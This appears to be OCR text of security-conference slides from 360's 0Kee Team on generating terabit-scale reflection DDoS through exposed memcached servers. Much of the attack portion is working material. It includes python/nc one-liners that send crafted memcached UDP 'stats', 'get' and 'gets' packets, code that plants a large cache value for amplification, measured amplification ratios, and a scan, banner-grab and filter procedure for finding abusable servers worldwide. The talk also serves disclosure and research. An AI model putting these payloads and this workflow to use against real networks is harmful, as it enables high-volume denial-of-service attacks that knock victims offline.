Deluge

How to generate 2TB/s reflection DDoS data flow via a family network

About us

0Kee Team
https://0kee.360.cn/
g-0kee@360.cn

Why this talk?

- About DRDoS
- DRDoS by memcache
- DDOS the real world
- Mitigation and conclusion


1

About DRDOS

How it works

Common type Reflection DDoS


How DRDOS works




How to measure

- PPS (packets per second)
- BPS (bits per second)
- BPS == Amplifiers * Amplification Factor (1)

Trends of Protocols Used for Reflection




Frequency of Protocols Used for Reflection



UDP Reflection And Amplification Attacks Types and Percentage In Recente weeks. Data from 360 Netlab.

Measure Amplification Factor



Number of Amplifiers

Protocol	Amplifiers	Tech.	t_{1k}	t_{100k}
SNMP v2	4,832,000	Scan	1.5s	148.9s
NTP	1,451,000	Scan	2.0s	195.1s
DNS_{NS}	255,819	Crawl	35.3s	3530.0s
DNS_{OR}	7,782,000	Scan	0.9s	92.5s
NetBios	2,108,000	Scan	3.4s	341.5s
SSDP	3,704,000	Scan	1.9s	193.5s
CharGen	89,000	Scan	80.6s	n/a
QOTD	32,000	Scan	228.2s	n/a
BitTorrent	5,066,635	Crawl	0.9s	63.6s
Kad	232,012	Crawl	0.9s	108.0s
Quake 3	1,059	Master	0.6s	n/a
Steam	167,886	Master	1.3s	137.1s
ZAv2	27,939	Crawl	1.5s	n/a
Sality	12,714	Crawl	4.7s	n/a
Gameover	2,023	Crawl	168.5s	n/a

Tips to Increase BPS

- Common UDP service
- The biggest reflect parameter on service
- Increase server to send fake UDP packet

2


Memcached

About memcached

The risk of Memcache

Exploit Memcached with fake UDP packet

About memcached and risk



Which case can cause a big reflection in memcached?

```
python -c "print '\0\x01\0\0\0\x01\0\0stats\r\n'" |nc -nvvu
10.105.16.119 11211 > /tmp/null
```

```
(UNKOWN)[10.105.16.119] 11211 (?) open
^C  sent  16, rcvd  1263
```

```
~# time python -c "print '\0\x01\0\0\0\x01\0\0stats\r\n'" |nc -nvvu 10.105.16.119 11211 > /tmp/null
(UNKNOWN) [10.105.16.119] 11211 (?) open
^C sent 16, rcvd 1263

real    0m1.305s
user    0m0.014s
sys     0m0.022s
```

1263/16=78.94

Memcached Reflection power

Insert data

```
import memcache
mc = memcache.Client(['10.105.16.119:11211'],debug=True)
mc.set('xah',s,90000)
```

Test UDP read

```
root@kali:~# python -c "print '\0\x01\0\0\0\x01\0\0get xah\r\n'" |nc -nvvu 10.10
5.16.119 11211 >test
(UNKNOWN) [10.105.16.119] 11211 (?) open
^C sent 18, rcvd 565600
root@kali:~#
```

565600/18=31422.22

Deep in Memcached
Reflection power

```
root@kali:~# python -c "print '\0\x01\0\0\0\x01\0\0get xae\r\n'"
(UNKNOWN) [10.105.16.119] 11211 (?) open
^C sent 18, rcvd 816200
root@kali:~# python -c "print '\0\x01\0\0\0\x01\0\0get xae\r\n'"
(UNKNOWN) [10.105.16.119] 11211 (?) open
^C sent 18, rcvd 628600
root@kali:~# python -c "print '\0\x01\0\0\0\x01\0\0get xae\r\n'"
(UNKNOWN) [10.105.16.119] 11211 (?) open
^C sent 18, rcvd 382099
root@kali:~# python -c "print '\0\x01\0\0\0\x01\0\0get xae\r\n'"
(UNKNOWN) [10.105.16.119] 11211 (?) open
^C sent 18, rcvd 410200
root@kali:~# python -c "print '\0\x01\0\0\0\x01\0\0get xae\r\n'"
(UNKNOWN) [10.105.16.119] 11211 (?) open
^C sent 18, rcvd 565600
root@kali:~# python -c "print '\0\x01\0\0\0\x01\0\0get xae\r\n'"
(UNKNOWN) [10.105.16.119] 11211 (?) open
^C sent 18, rcvd 714000
root@kali:~# python -c "print '\0\x01\0\0\0\x01\0\0get xae\r\n'"
(UNKNOWN) [10.105.16.119] 11211 (?) open
^C sent 18, rcvd 658000
```

Max:
send 18 rcvd 816200
45344

Min:
send 18 rcvd 382099
21227

Deep in Memcached
Reflection power

python -c "print '\0\x01\0\0\0\x01\0\0gets a b c d e f g h j k l m n o p q r s t w v u x y a\r\n'" Inc -nvvu 10.105.16.119 11211 >/tmp/null

tcpdump -i eth0 udp port 11211 -w mem.pcap

```
360sec@kuaizhao ~> ls -la mem.pcap
-rw-r--r-- 1 root root 28295168 Oct 19 10:26 mem.pcap
360sec@kuaizhao ~> du -h mem.pcap
28M     mem.pcap
360sec@kuaizhao ~>
```


28295168/63=449129.65

Deep in Memcached
Reflection power

python -c "print '\0\x01\0\0\0\x01\0\0gets a a a a a a a a a a a a a a a a a a a a a a a a a a a a a a...\r\n'“

python -c "print '\0\x01\0\0\0\x01\0\0gets a a a a a a a a a a a a a a a a a a a a a a a a a a a a a b...\r\n'"

Exploit


Unauthorized
Inject big cache
UDP Amplification
Distributed Cooperation

3


DDOS the world

Unauthorized Memcached

Small scale test

memcache

Search for port:11211 returned 116,534 results on 31-10-2017



Top Countries

1.	United States	38,982
2.	China	25,958
3.	Hong Kong	5,117
4.	France	4,803
5.	Japan	3,901
6.	India	3,223
7.	Netherlands	3,042
8.	Russian Federation	2,875
9.	Germany	2,609
10.	Canada	2,559

In two or three columns

Scan

Port scan with default port in Memcached. 11211(TCP & UDP)

Grab


Banner grab with packet to identify the unauthorized Memcached

tcpdump -vv udp port 11211


Filter

Filter out the unauthorized Memcached with reflection power

One Vulnerable Random to DDOS 500mb/s



Video



1 = 0.5 GBit/s

